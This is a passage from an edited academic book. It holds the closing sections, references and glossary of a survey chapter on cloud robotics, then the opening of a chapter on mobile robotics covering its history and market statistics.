Mobile Millennium introduced by Hunter et al. is a cloud based transportation system. It uses global positioning system (GPS) in cell phones to collect and shares information on traffic, noise levels and air quality and distributes the same for further sharing. ImageNet, PASCAL dataset for visual object classes and others are example of some datasets that were used for object and scene recognition. Lai et al. used Trimble’s SketchUp 3D warehouse for reduction in training data that were manually labeled. Hidago-Pena combined images available in the internet and local human operator querying to create a robust object learning technology.

***An Approach towards Survey and Analysis of Cloud Robotics***

Google Goggles is a free service for image recognition for mobile devices that was organized in a cloud-based system to facilitate grasping in robotics. Grasping algorithms for stability, robustness and scene understanding are available online in various datasets like MIT KIT object dataset, Garage Household Objects Database and Columbia Grasp dataset. Google's object recognition system is a cloud-based object recognition system that combines huge datasets of images and textual labels and concepts of machine learning.

Microsoft's Azure, Amazon's Elastic Compute Cloud, Google's Compute Engine and Amazon Web Services are systems that provide thousands of remote processors for execution of various types of tasks.

Robotshop launched the MyRobots project in December 2011 which provided a social network for robots. The project was the result of the thought that as humans get benefitted from socialization, collaboration and sharing, robots can also do the same by sharing and gathering sensor data of other robots.

The "Lightning" framework is a framework that facilitated Collective Robot Learning by collecting task specific trajectories from many robots and used the concepts of cloud computing for supporting parallel planning and adjustments in trajectories. It was made for path planning in higher dimensional spaces and as this framework was able to learn from past experiences it reduced computation time.

Amazon Mechanical Turk or MTurk (Amazon, 2005) is an online marketplace for crowdsourcing in which human intelligence is exploited to perform tasks that computers still cannot do on their own. Employers post human intelligence tasks or HITs (Amazon.com, Inc, 2005) and workers complete the tasks in exchange of a certain amount of payment.

The Arduino is a project that provides robotic projects an open source platform for microcontrollers along with various types of sensors and actuators. Raven (Kehoe et al., n.d.) is an open-architecture surgical robots with two 7 DOF arms driven by cables used to perform Laparoscopic surgery. The Darpa Robotics Challenge was founded by US Defence Advanced Research Projects Agency or DARPA. It is a competition for robotics teams of creating robots that could assist humans in reacting to man-made or natural disasters. All the contestants are provided with a DRC simulator through Cloudsim which is an open source platform for cloud – based simulation in order to test the performance of Atlas Humanoid robots (Kehoe et al., n.d.) performing various disaster response jobs.

IEEE Robotics and Automation Society supported African Robotics Network or AFRON to organize Ultra Affordable Educational Robot Challenge – an open robotics competition to create robots that are less expensive by an order of magnitude than presently existing robots. Lollybot is a cheap and moveable robot that morphed from a game controller and carries lollipops (Tilley, 2005). It was the 2012 AFRON \$10 Robot Design Challenge winner. The Ultra Affordable Educational Robot project (AFRON, 2013) aims to create robots that can inspire and motivate children about science, mathematics, engineering and technology. Service robots performing daily life applications can be vastly benefited by the concepts of cloud robotics.

In daily life tasks like cleaning floors, folding laundry, sorting household staffs, household maintenance and security can be easily and efficiently accomplished with the help of cloud enabled robots. A CeSRS can very efficiently take care of a person on wheel chair by planning a path to and from the market that have minimum traffic and does not include any staircases. It can also assist an elderly person to help him reach the market, give reminder of the marketing list, pay the right amount of price, carry the bags and in bringing him back home safely (Kamei, Nishio, Hagita, & Sato, 2012).

***An Approach towards Survey and Analysis of Cloud Robotics***

### **3.2. Controversies**

The reformation of the cloud robotics technology has become evident in the field of academia, medicine and industry, defense research and development for its large scale integration and flexibility, and cost effectiveness. However, with the growth of the new technology the changes in the workload management and distribution, data processing and resource allocation management and network configuration become relevant to be concerned of. The main concern focused on the effective decision making for task distribution and resource allocation, modification of the algorithms to improve the Quality of Service (QoS) and reliability, proper evaluation of scheduling algorithms to increase the efficiency in the inter process communication (IPC) and deadlock avoidance. These issues rise because of some new problems that either inherited from the two technologies or appeared afresh. For any networking communication, synchronization and availability is the main factor for the better accuracy. The robotics network should be able to access in the cloud through access points anytime from anywhere. Failing to access in the cloud for any undesired network breakdown may lead to result in a great inefficiency in the whole system. Also the mobility of the robot may introduce the unavailability problem in the system. To communicate with each other the robots should be in the range of communication. In case of any undesired obstacle in the environment or some unwilling failure in the units makes a robot unavailable from the total Cloud Robotic Networking System (CRNS) which further leads to the inefficiency and reduces the QoS. All these issues raise the complexity in the design and analysis of routing algorithms. A distributed and asynchronous approach for the optimal solution of the unavailability problem should be relevant to sense, recognize and cover the active and dead nodes to the whole system. Network latency is another problem that decreases the throughput of CRNS. Besides for collaborative decision making and task distribution under R/R and R/C communication, lack of accuracy in algorithmic approaches leads to a breakdown of the total infrastructure of the whole system. These create problems which badly affect the efficiency in terms of cost effectiveness and the reliability on the system.

### **3.3. Problems**

The formation of cloud robotics technology by combining two new technologies introduced some difficulties as discussed below.

#### **3.3.1. Computational Problem**

The main advantage of the cloud robotics is the capability to handle the large amount of computation oriented tasks flexibly. But the large amount of computation means the processing of large amount of data. This may sometimes fail to meet the allotted time limit for the completion of the task. Delay in the task distribution can affect the resultant throughput of the system. There may be some tasks which are possible to accomplish within the teams of robots without referencing it to use cloud resources. If the time taken to make decision of task distribution gets higher than the time taken to accomplish the distributed task, the whole system faces a great inefficiency which may further lead to the whole system breakdown. While using cloud resources, mismanagement in the selections of VMs may lead to Live Virtual Machine migration problems which are generally occurs for the inadequate computing resources, the undesired hardware incompatibilities between servers, network failure. Simultaneous Localization and mapping (SLAM) is another example of highly computation oriented task. In SLAM a robot has to

***An Approach towards Survey and Analysis of Cloud Robotics***

form a map localizing its own position and sensing the environment consistently. For the localization of its own position in an unknown environment it has to recognize obstacles, highlight the landmarks, collect and process data continuously for the proper formation of accurate maps. These issues should be resolved to acquire the higher accuracy.

### **3.3.2. Communication Problem**

The undesired failure in CRNS may lead to a disastrous result in terms of cost effectiveness. These failures may occur due to network latency, unwilling connection breakdown between the nodes of R/R or R/C network, sudden disappearance of some active nodes in a network due to environment failures. In the proxy based communication architecture, consistent synchronization between the master robot and the master VM is the prior need for better execution and distribution of the task. Any failure can affect the QoS of the CRNS. If a packet of data travels too much within the networks to reach its destination node from the source node the system faces inefficiency. Sometimes the dynamicity of the environment and mobility of the robots makes it difficult to maintain the communication protocols resulting in the accidental removal of the active nodes from a network. Infrastructural incompatibilities may also result in delay in the communication to the extent of failure in successful packet delivery.

### **3.3.3. Big Data Problem**

Data handling and management difficulty increases with the growing size of the data. Proper recognition of the required data within the big data is quite difficult and time consuming. Proper modeling and simulation to handle this amount of data needs higher computation and better accuracy. The increase in amount of the Dirty Data in the data sets results in the mismanagement which further can affect the efficiency of the system. The compatibility and the structuring of data as output may vary depending on the variety of manufacturing unit which results in incompatibility issues in the cloud input interfaces.

### **3.3.4. Security Problem**

Issues with security are a great problem that causes serious revelation of identity, data leakage, unwanted manipulation and modification of important data. Security problems can occur in the cloud network or in the robotic network. If any robot in the robotic network is hacked, the whole programs of the robot may get changed resulting in the breakdown in the total architecture. The problem arises as the size of area where the robots are spread over, increases. Besides the virtual machine environment should be safe and secured to protect the privacy of the client. However any undesired access through the access points may lead to a great threat for the confidentiality of clients. Any malicious invocation in the VM environment may affect the whole infrastructure.

### **3.3.5. Multi-Robot Multi-Area Management Problem**

Multi-robot Multi-Area management is a difficult task as the level of parallelism is higher. To give an efficient service in a wide range of area by a vast number of robots in a common network, co-ordination is the key factor that can be affected by the undesired situation. Failing in service co-ordination means the malfunctioning in the system units which reduces the QoS of the technology.

***An Approach towards Survey and Analysis of Cloud Robotics***

## **4. SOLUTIONS AND RECOMMENDATIONS**

### **4.1. Solutions for the Computational Problem**

But to handle the computational problems, Optimal Offloading Techniques (OOT) should be used to increase the efficiency of the system. To design the OOT, the key factors that should be taken care of are:

1. The allotted time limit for the completion of the task which should not get affected by the increased size of the data needed to be manipulated. This is possible if the total energy consumption gets reduced. Dynamic Voltage Scaling (DVS) can be used for the reduction of the total energy consumption (Rabaey & Chandrakasan, 2002).
2. The strategies and efficient algorithmic approaches to decide whether to allot a task within the teams of networked robot itself or to allot in the cloud resources for optimal execution.
3. Accuracy factors to distribute the tasks efficiently among the selected resources in a minimum amount of time. Dynamic Load Balancing (DLB) (Watts & Taylor, 1998) should be relevant options for it.
4. Proper selection and management of the VMs to avoid the live virtual machine migration problem.

### **4.2. Solution for the Communication Problem**

To resolve the issues in the communication problem efficient routing algorithm should be adopted. Gossip Algorithm (Shah, 2007) is one of the techniques that use periodic inter-process responses and appropriate for the type of problems faced to send packets in CRNS. Using cloud as a super node may also resolve the issues with communication. Randomized broadcasting techniques are also the possible necessary requirements (Quek, T. Q., & Tay, & W. P., 2011).

### **4.3. Solution for the Big Data Handling Problem**

Unified modeling and simulations are the ideal concepts to recognize and identify the specific data. The data should be processed and sampled according to the cloud compatibility format due to the least interfaces available in the cloud.

### **4.4. Solution for the Security Issues**

The proper verification of the cloud access point and VM environments reduces the security risk. Privacy control and user access method should contain strict verification techniques to check the trustworthiness. Layered encryption and the isolated protection should be provided to the sensitive data. Continuous improvement in the screening of virtual server and storage can avoid malicious attacks thus increasing the data integrity (Wan et al., 2016).

***An Approach towards Survey and Analysis of Cloud Robotics***

## **4.5. Solution for the Multi-Area Multi-Robot Management Problem**

Reliable communication protocol and synchronization in co-ordination can be the ideal solution to cope with these problems. The better and powerful concurrency control techniques should be adopted to overcome any mismanagement.

## **5. FUTURE RESEARCH DIRECTIONS**

The scopes of future research are multifold and involve problems to cope with and improvement techniques to deal with.

### **5.1. Improvement in Scheduling Algorithms**

Multidirectional improvement in the existing scheduling algorithm for the Task distribution and task accomplishment reduces the complexity of the program. Thus continuous improvements in this area will give the cloud robotics technology a new shape.

### **5.2. Efficient Resource Allocation Management**

Proper task distribution and accomplishment depend on the efficiency of the allocated resources. More developed resource allocation techniques will increase the throughput and the accuracy factors. Thus developments in the techniques and strategies in the resource allocation and management need special attention.

### **5.3. Structural Scaling for Big Data Management**

Intelligent scaling and accurate sampling algorithms can reduce the frequency of the dirty data. The focus on the scaling and sampling algorithm to handle big data will give the cloud robotics more flexibility in terms of computation.

### **5.4. Unified Framework Modeling (UFM)**

Unified framework models for the organized management of the CRNS will be the key factors to focus on. Improved approaches for the UFM will help for better decision making and task distribution in terms of accuracy.

### **5.5. Better Service Co-Ordination Strategies**

The real time demand can be improved by the reduction of network latency problems. Thus assurance in the QoS is the important factor that cannot be ignored. Increase in the QoS involves better service co-ordination management and the improvement in the strategies need special attention.

**An Approach towards Survey and Analysis of Cloud Robotics****5.6. Developed Approaches for Parallel Access**

Cloud means multiple users at the same time using multiple resources. Parallel access management should be the factor to focus for the betterment of cloud robotics as an on demand service.

**5.7. Appropriate Formatting and Structuring of Data**

Lack of customized input-output user interfaces causes inefficiency. Development in the structuring of data and appropriate customization formatting makes the system more user friendly, increasing the level of abstraction.

**6. CONCLUSION**

The key features like faster computing ability, bigger storage capacity and higher data sharing capabilities make cloud robotics one of the most important and efficient technologies in the modern growth of engineering and technology. The challenges faced in the cloud robotics open up new opportunities for future research aspects which may lead towards the possibilities of more better, powerful and efficient formation of cloud robotics technology.

**REFERENCES**

- AFRON. (2013). *The ultra affordable educational robot project*. Retrieved from <http://robotics-africa.org/afron-design-challenges/ultra-affordable-educational-robot-project.html>
- Amazon. (2005). *Amazon mechanical Turk - welcome*. Retrieved from <https://www.mturk.com/mturk/welcome>
- Amazon.com Inc. (2005). *Amazon mechanical Turk*. Retrieved from <https://www.mturk.com/mturk/help?helpPage=overview>
- Banerjee, S., Paul, R., & Biswas, U. (nd.). Cloud computing. In Handbook of Research on Managerial Strategies for Achieving Optimal Performance in Industrial Processes (pp. 304–324). doi:10.4018/978-1-5225-0130-5.ch015
- Hinton, M. A., Zeher, M. J., Kozlowski, M. V., & Johannes, M. S. (2011). *Advanced explosive ordnance disposal robotic system (AEODRS): A common architecture revolution*. Retrieved from [http://techdigest.jhuapl.edu/TD/td3003/30\\_3-Hinton.pdf](http://techdigest.jhuapl.edu/TD/td3003/30_3-Hinton.pdf)
- Hu, G., Tay, W., & Wen, Y. (2012). Cloud robotics: Architecture, challenges and applications. *IEEE Network*, 26(3), 21–28. doi:10.1109/MNET.2012.6201212
- Kamei, K., Nishio, S., Hagita, N., & Sato, M. (2012). Cloud networked robotics. *IEEE Network*, 26(3), 28–34. doi:10.1109/MNET.2012.6201213

**An Approach towards Survey and Analysis of Cloud Robotics**

- Kehoe, B., Kahn, G., Mahler, J., Kim, J., Lee, A., Lee, A., ... Goldberg, K. (n.d.). *Raven II surgical robot*. Retrieved from <http://rll.berkeley.edu/raven/debridement.html>
- Kehoe, B., Patil, S., Abbeel, P., & Goldberg, K. (2015). A survey of research on cloud robotics and automation. *IEEE Transactions on Automation Science and Engineering*, 12(2), 398–409. doi:10.1109/TASE.2014.2376492
- Kehoe, B., Warrier, D., Patil, S., & Goldberg, K. (2015). Cloud-based grasp analysis and planning for Toleranced parts using Parallelized Monte Carlo sampling. *IEEE Transactions on Automation Science and Engineering*, 12(2), 455–470. doi:10.1109/TASE.2014.2356451
- Kepes, B. (2012). *Understanding The Cloud Computing Stack SaaS, Paas, IaaS*. Retrieved from [http://broadcast.rackspace.com/hosting\\_knowledge/whitepapers/Understanding-the-Cloud-Computing-Stack.pdf](http://broadcast.rackspace.com/hosting_knowledge/whitepapers/Understanding-the-Cloud-Computing-Stack.pdf)
- Khrapin, A. (2013). *ATLAS Datasheet v15 DARPA*. Retrieved from [http://archive.darpa.mil/roboticschallenge/trialsarchive/files/ATLAS-Datasheet\\_v15\\_DARPA.PDF](http://archive.darpa.mil/roboticschallenge/trialsarchive/files/ATLAS-Datasheet_v15_DARPA.PDF)
- Krishnan, S., Wang, J., Wu, E., Franklin, M. J., & Goldberg, K. (2016). ActiveClean. *Proceedings of the VLDB Endowment*, 9(12), 948–959. doi:10.14778/2994509.2994514
- Machinery, L. C. (n.d.). *Forging press - lien Chieh machinery - forging presses manufacturer in Taiwan*. Retrieved October 25, 2016, from LCM Machinery, <http://www.hydraulic-press-lienchieh.com/forging-press.htm>
- Networked robots: From Telerobotics to cloud robotics. (n.d.). Retrieved from <http://faculty.cs.tamu.edu/dzsong/pdfs/044NetworkedRobots.pdf>
- Nguyen, V. (1988). Constructing force- closure Grasps. *The International Journal of Robotics Research*, 7(3), 3–16. doi:10.1177/027836498800700301
- O’Kane, J. M. (2013). A gentle introduction to ROS (20th ed.). O’Kane.
- Paint robots in the automotive industry – process and cost optimization. (1996). Retrieved from <https://library.e.abb.com/public/f8b4f9439e656dd3c1256ddd00346d17/09-17m210.pdf>
- Quek, T. Q., & Tay, W. P. (2011). Randomized broadcast in dynamic network environments. *IEEE 12th International Workshop on Signal Processing Advances in Wireless Communications*.
- Rabaey, J. M., & Chandrakasan, A. P. (2002). *Digital integrated circuits: A design perspective*. Prentice-Hall.
- Sanfelici, A., Hagita, N., & Saffiotti, A. (2009). *Network robot systems guest editors of the special issue on NRS*. Retrieved from <http://digital.csic.es/bitstream/10261/100110/1/Network-Robot-Systems.pdf>
- Shah, D. (2007). Gossip Algorithms. *Foundations and Trends® in Networking*, 3(1), 1–125. doi:10.1561/1300000014
- Shivhare, B. D., Wahi, C., & Shivhare, S. (2012). Comparison Of Proactive And Reactive Routing Protocols In Mobile Adhoc Network Using Routing Protocol Property. *International Journal of Emerging Technology and Advanced Engineering*, 2(3).

**An Approach towards Survey and Analysis of Cloud Robotics**

- TC. (n.d.). *Networked robots*. Retrieved October 25, 2016, from <http://www-users.cs.umn.edu/~isler/tc/>
- Tilley, T. (2005). *Lollybot - my entry in the AFRON \$10 robot design challenge - Thomas Tilley*. Retrieved from <http://www.tomtilley.net/projects/lollybot/>
- Travostino, F., Daspit, P., Gommans, L., Jog, C., de Laat, C., Mambretti, J., & Yonghui Wang, P. et al. (2006). Seamless live migration of virtual machines over the MAN/WAN. *Future Generation Computer Systems*, 22(8), 901–907. doi:10.1016/j.future.2006.03.007
- Waibel, M., Beetz, M., Civera, J., DAndrea, R., Elfring, J., Gálvez-López, D., & De Molengraft, R. et al. (2011). RoboEarth. *IEEE Robotics & Automation Magazine*, 18(2), 69–82. doi:10.1109/MRA.2011.941632
- Wan, J., Tang, S., Yan, H., Li, D., Wang, S., & Vasilakos, A. V. (2016). *Cloud robotics: Current status and open issues*. IEEE Access. doi:10.1109/access.2016.2574979
- Watts, J., & Taylor, S. (1998). A practical approach to dynamic load balancing. *IEEE Transactions on Parallel and Distributed Systems*, 9(3), 235–248. doi:10.1109/71.674316
- Wilhelm, E., Siegel, J., Mayer, S., Sadamori, L., Dsouza, S., Chau, C.-K., & Sarma, S. (2015). Cloud-think: A scalable secure platform for mirroring transportation systems in the cloud. *Transport*, 30(3), 320–329. doi:10.3846/16484142.2015.1079237

**ADDITIONAL READING**

- Aitamurto, T. (2014). Crowdsourcing. *New Media & Society*, 16(4), 692–693. doi:10.1177/1461444814524163
- Alor-Hernandez, G., Sanchez-Ramirez, C., & Garcia-Alcaraz, J. L. (Eds.). (2016). *In Handbook of research on managerial strategies for achieving optimal performance in industrial processes*. United States: Business Science Reference. doi:10.4018/978-1-5225-0130-5
- Argall, B. D., Chernova, S., Veloso, M., & Browning, B. (2009). A survey of robot learning from demonstration. *Robotics and Autonomous Systems*, 57(5), 469–483. doi:10.1016/j.robot.2008.10.024
- Arunajyothi, G. (2016). *A study on cloud robotics architecture, challenges and applications*. International Journal Of Engineering And Computer Science; doi:10.18535/ijecs/v5i9.27
- Banerjee, S., Adhikari, M., Kar, S., & Biswas, U. (2015). Development and analysis of a new Cloudlet allocation strategy for QoS improvement in cloud. *Arabian Journal for Science and Engineering*, 40(5), 1409–1425. doi:10.1007/s13369-015-1626-9
- Bhardwaj, S., Jain, L., & Jain, S. (2010). Cloud Computing: A Study Of Infrastructure As A Service (Iaas). *International Journal of Engineering and Information Technology*, 2(1), 60–63.
- Chibani, A., Amirat, Y., Mohammed, S., Matson, E., Hagita, N., & Barreto, M. (2013). Ubiquitous robotics: Recent challenges and future trends. *Robotics and Autonomous Systems*, 61(11), 1162–1172. doi:10.1016/j.robot.2013.04.003

**An Approach towards Survey and Analysis of Cloud Robotics**

- Gherardi, L., Hunziker, D., & Mohanarajah, G. (2014). A software product line approach for Configuring cloud robotics applications. *2014 IEEE 7th International Conference on Cloud Computing*. doi:10.1109/cloud.2014.104
- Kharel, A., Bhutia, D., Rai, S., & Ningombam, D. (2014). Cloud Robotics using ROS. *International Journal of Computers and Applications*.
- Kmiecik, P., & Granosik, G. (2015). Real-time operating systems for robotic applications: A comparative survey. *Journal of Automation. Mobile Robotics & Intelligent Systems*, 9(3), 9–17. doi:10.14313/JAMRIS\_3-2015/20
- Koken, B. (2015). Cloud robotics platforms. *Interdisciplinary Description of Complex Systems*, 13(1), 26–33. doi:10.7906/indecs.13.1.4
- Krutz, R. L., & Vines, R. D. (2010). *Cloud security: A comprehensive guide to secure cloud computing*. United States: Wiley.
- Kumar, K., Liu, J., Lu, Y.-H., & Bhargava, B. (2012). A survey of computation Offloading for mobile systems. *Mobile Networks and Applications*, 18(1), 129–140. doi:10.1007/s11036-012-0368-0
- Limosani, R., Manzi, A., Fiorini, L., Cavallo, F., & Dario, P. (2016). Enabling global robot navigation based on a cloud robotics approach. *International Journal of Social Robotics*, 8(3), 371–380. doi:10.1007/s12369-016-0349-8
- Lorencik, D., & Sincak, P. (2013). Cloud robotics: Current trends and possible use as a service. *2013 IEEE 11th International Symposium on Applied Machine Intelligence and Informatics (SAMI)*. doi:10.1109/sami.2013.6480950
- Mester, G. (2015). Cloud robotics model. *Interdisciplinary Description of Complex Systems*, 13(1), 1–8. doi:10.7906/indecs.13.1.1
- Proia, A. A., Simshaw, D., & Hauser, K. (n.d.). Consumer cloud robotics and the fair information practice principles: Recognizing the challenges and opportunities ahead. *SSRN Electronic Journal*. doi:10.2139/ssrn.2466723
- Qureshi, B., & Koubâa, A. (2014). Five traits of performance enhancement using cloud robotics: A survey. *Procedia Computer Science*, 37, 220–227. doi:10.1016/j.procs.2014.08.033
- Roy, S., Banerjee, S., Chowdhury, K. R., & Biswas, U. (2016). Development and analysis of a three phase cloudlet allocation algorithm. *Journal of King Saud University - Computer and Information Sciences*. doi:10.1016/j.jksuci.2016.01.003
- Sugiura, K., Shiga, Y., Kawai, H., Misu, T., & Hori, C. (2015). A cloud robotics approach towards dialogue-oriented robot speech. *Advanced Robotics*, 29(7), 449–456. doi:10.1080/01691864.2015.1009164
- Tadele, T. S., de Vries, T., & Stramigioli, S. (2014). The safety of domestic robotics: A survey of various safety-related publications. *IEEE Robotics & Automation Magazine*, 21(3), 134–142. doi:10.1109/MRA.2014.2310151

**An Approach towards Survey and Analysis of Cloud Robotics**

- Tari, Z. (2014). Security and privacy in cloud computing. *IEEE Cloud Computing*, 1(1), 54–57. doi:10.1109/MCC.2014.20
- Toris, R., Kammerl, J., Lu, D. V., Lee, J., Jenkins, O. C., & Osentoski, S., ... Chernova, S. (2015). Robot web tools: Efficient messaging for cloud robotics. *2015 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS)*. doi:10.1109/IROS.2015.7354021
- Turnbull, L., & Samanta, B. (2013). Cloud robotics: Formation control of a multi robot system utilizing cloud infrastructure. *2013 Proceedings of IEEE Southeastcon*. doi:10.1109/secon.2013.6567422
- Vashi, P. J. *Cloud robotics: An emerging research discipline*. Retrieved from [http://www.idt.mdh.se/kurser/ct3340/ht11/MINICONFERENCE/FinalPapers/ircse11\\_submission\\_20.pdf](http://www.idt.mdh.se/kurser/ct3340/ht11/MINICONFERENCE/FinalPapers/ircse11_submission_20.pdf)
- Wang, X. V., Wang, L., Mohammed, A., & Givehchi, M. (2016). Ubiquitous manufacturing system based on cloud: A robotics application. *Robotics and Computer-integrated Manufacturing*. doi:10.1016/j.rcim.2016.01.007
- Zikopoulos, P. C., Eaton, C., de Roos, D., Deutsch, T., & Lapis, G. (2012). *Understanding big data: Analytics for enterprise class Hadoop and streaming data*. New York: Osborne/McGraw-Hill.

**KEY TERMS AND DEFINITIONS**

**Cloud:** Cloud can be defined as an online on demand computing service that features unlimited computational power and storage capacity, data sharing, virtualization, distributed computing, web services and networking by hosting networks, processing and storage units, servers, applications and services.

**Cloud Robotic Networking System:** The whole network and communication system formed by the combination of robot to robot and robot to cloud network is termed as cloud robotic networking system.

**Dirty Data:** The erroneous data in a database system caused by duplication or incompleteness is termed as dirty data.

**Dynamic Load Balancing:** Dynamic load balancing is a method for the proper distribution of connection requests among multiple nodes specifically used to maintain balance between least loaded and over loaded servers.

**Dynamic Voltage Scaling:** Dynamic voltage scaling is a procedure for power management in the computer architecture where the voltage is scaled i.e. increased or decreased dynamically.

**Live Virtual Machine Migration:** Live virtual machine migration is a transportation of virtual machines from one physical server to another without the power failure and any noticeable effect to the users.

**Quality of Service:** Quality of Service is referred as the overall ability of a network to enhance its maximum bandwidth and handle issues like network latency, rate of errors, network resource management and uptime.

**Virtual Machine:** Virtual Machine (VM) is defined as a logical imitation of a physical computer implemented by exploiting powerful and specialized hardware and software, capable of providing services and functionality of a physical computer.

# Chapter 16

## Mobile Robotics

**Isak Karabegović**

*University of Bihać, Bosnia and Herzegovina*

**Vlatko Doleček**

*Academy of Sciences and Arts, Bosnia and Herzegovina*

### **ABSTRACT**

*Mobile robots are increasingly becoming the subject of research and a very important area of science, so that the 21st century will be named as the century of development of service robots. Mobile robots are an excellent “System Engineering” research example because it includes a lot of scientific research, namely in the area of mechanical engineering, electrical engineering, electronics, computer science, social science, and more. As mobile robots perform their tasks in the same environment as humans, mobile robots should have the abilities that people have. The mobile robots should be able to recognize faces, gestures, signs, objects, speech and atmosphere. Successful realization set of tasks results in bypassing obstacles without collision and destruction in the shortest possible time and distance. They should communicate with people on the basis of emotion. The range of mobile robots application is huge. Mobile robots have found application in many areas, but this chapter will cover the following distribution of mobile robots areas of application: medicine, agriculture, defense, logistics, construction, demolition, professional cleaning, space exploration, education and scientific research. The price of robots is declining steadily and they are coming into ever wider use. It is only a matter of time before robots become available to the population of today’s high school students, just as it happened with computers and cell phones.*

### **INTRODUCTION**

In the early fifties, more precisely in 1951, Raymond Goertz made the first telecom operator – the hand that “dealt” with radioactive material and was developed for the Atomic Energy Commission. The first robot that could be programmed was also made in fifties – in 1954 – and its constructor was George Dovel, who had his methods patented. Two years later, George Dovel and Joseph F. Engelberg started Unimation Inc. company, which was the first company to deal with robots. In the sixties, precisely in 1962, the first robot was installed on the production line of the General Motors Company. The first robot arm controlled by computer was made a year later in the Los Amigos Hospital in California. Also, 1964

DOI: 10.4018/978-1-5225-2154-9.ch016

**Mobile Robotics**

was a significant year when it comes to education in robotics. In fact, Artificial Intelligence (AI) research laboratories were opened at MIT, Stanford Research Institute, Stanford University, and the University of Edinburgh. Japan, which is among the leading countries engaged in robots manufacturing nowadays, imported its first robot from the United States. In 1968, Kawasaki Heavy Industries Company started production under the license of Unimation Company. At present, robots have a wide application – probably wider than it seems. They are used almost from the beginnings of space exploration (at the spacecrafts Viking 1 and 2, as we have seen) and, of course, to this day. NASA used robots to explore Mars. Similar vehicles were developed after the success of the Pathfinder mission, and those were able to travel 100 meters per day on each Martian day while carrying instruments used to explore the Red Planet. Robots are used a lot by different armies, but probably the biggest progress in this aspect was made by the United States army. Great number of robots is used in potentially dangerous situations. You can see on TV how robots manipulate with bombs or go through minefields. One of these is the Mini Andros, which has two “arms” and can climb and descend the stairs. It is equipped with three video cameras, and thus is useful in exploring new areas, such as large houses where there are dangerous people. Special versions of this robot are equipped with the radiation detector. Nowadays, robots are applied at home, for vacuuming, laundry, surveillance, etc. Lego Mindstorm robots are extremely popular. The project Lego Mindstrom itself was launched fifteen years ago by Lego and Massachusetts Institute of Technology. As the company Lego claims, a user who knows how to use a personal computer can make his first Lego robot up in an hour. Robots are also applied in sport: it is old news that some kind of RoboCup competition is organized every now and then. By 2050, RoboCup project aims to develop a complete humanoid soccer team, claiming it can certainly beat the current world champions. Nowadays, robots and artificial intelligence coexist and thus it is hard to imagine a present-day robot not being some kind of artificial intelligence. As with artificial intelligence, the question with robots, androids, as well as fusion of all three life forms is what if they get out of control? According to Hans Moravec, one of the robot/AI experts, robots will become as smart as a man by 2040, and we are sure they will be much smarter than many of the inhabitants. Despite pessimistic and paranoid predictions, Moravec is not worried. It is considered that robots and artificial intelligence will actually extend the life of man and improve the quality of life in general. As it seems, evolution has led man nearly to the degree that it can build a being as intelligent as himself! We live in a time that will in the distant future undoubtedly be remembered for many things, and it would be a shame we are not aware of it now as well. It is sufficient just to look around and realize that what we only used to read or watch is already around us. Mobile robots’ application increases daily, so they are used in medicine, defense, agriculture, civil engineering, logistics, rescue and safety, professional cleaning, inspection and maintenance, space exploration, education, household, etc. It can be claimed there is no segment of a man’s life in which mobile robots are not incorporated. With fast computerization of all forms of business and a vast expansion of the Internet, it is expected that there will be a big gap in the 21st century between those technologically advanced and those who have lost their connection with modern times. Most people are not aware of the extent to which robots are already represented within their lives. Their cars and computers are almost certainly partially assembled with the help of a robot. As it has been mentioned, the price of robots is steadily declining and mobile robots are increasingly coming into wide use (Chen, Chen, Chase, 2009; Karabegović, Doleček, 2012; Doleček, Karabegović, 2002; Angeles, 2007; Mulfer, 2010; Doleček, 2015; Teich, 2012; Steckelberg, 2007).

## THE DISTRIBUTION OF MOBILE ROBOTS


As a scientific discipline, mobile robotics is very attractive, challenging and imaginative. Mobile robotics aims to replace humans in performing dangerous, monotonous and heavy tasks, as well as to make human life more comfortable and enjoyable. The development and progress in new technologies, sensor technologies and information technologies has led to the development of hundreds of different types of service robots for non-productive applications. Service robots are designed to perform service tasks in civil engineering, maintenance, inspection, agriculture, therapy, rehabilitation, and fields of application in everyday life: at home, at work, in public environments, etc. It is estimated that today there are nearly 300 different types of service robots for performing all kinds of jobs, which is ensured by mobility, functionality and multimedia communications. Robotics aims at developing service robots that will help every person in everyday life. It is a relatively young technical branch, but already has a rich tradition. It turned out that robots, just like people, went through generational cycles. Each new generation of robots received the more advanced features than the previous one, which primarily relates to the actual degree of intelligence, supporting computing power, enhanced dynamic indicators and advanced control algorithms. The best example is shown in Figure 1.

As it has been mentioned and as it can bee seen from Figure 1, the characteristics of mobile robot are improving from year to year, which increases their application capacities. In order to perform the analysis of the mobile robots distribution in eight years, statistical data about mobile robots application have been retrieved from the International Federation of Robotics (IFR) (Karabegović, Doleček, 2012), as well as from the UN Economic Commission for Europe (UNECE) and the Organisation for Economic Co-operation and development (OECD), as shown in Figure 2. and Figure 3.

Based on Figure 2., it can be concluded that the trend of application (sale) of mobile robots for household and personal use is increasing at annual level from 2008 to 2014, so that it increased from 1.175.000 units of mobile robot in 2008 to 4.750.000 units of mobile robots in 2014. We can conclude that there is a growing trend in mobile robots application for household and personal use. Analysis of these trends yields a conclusion that the market for these robots is to increase constantly in the next 20 years.

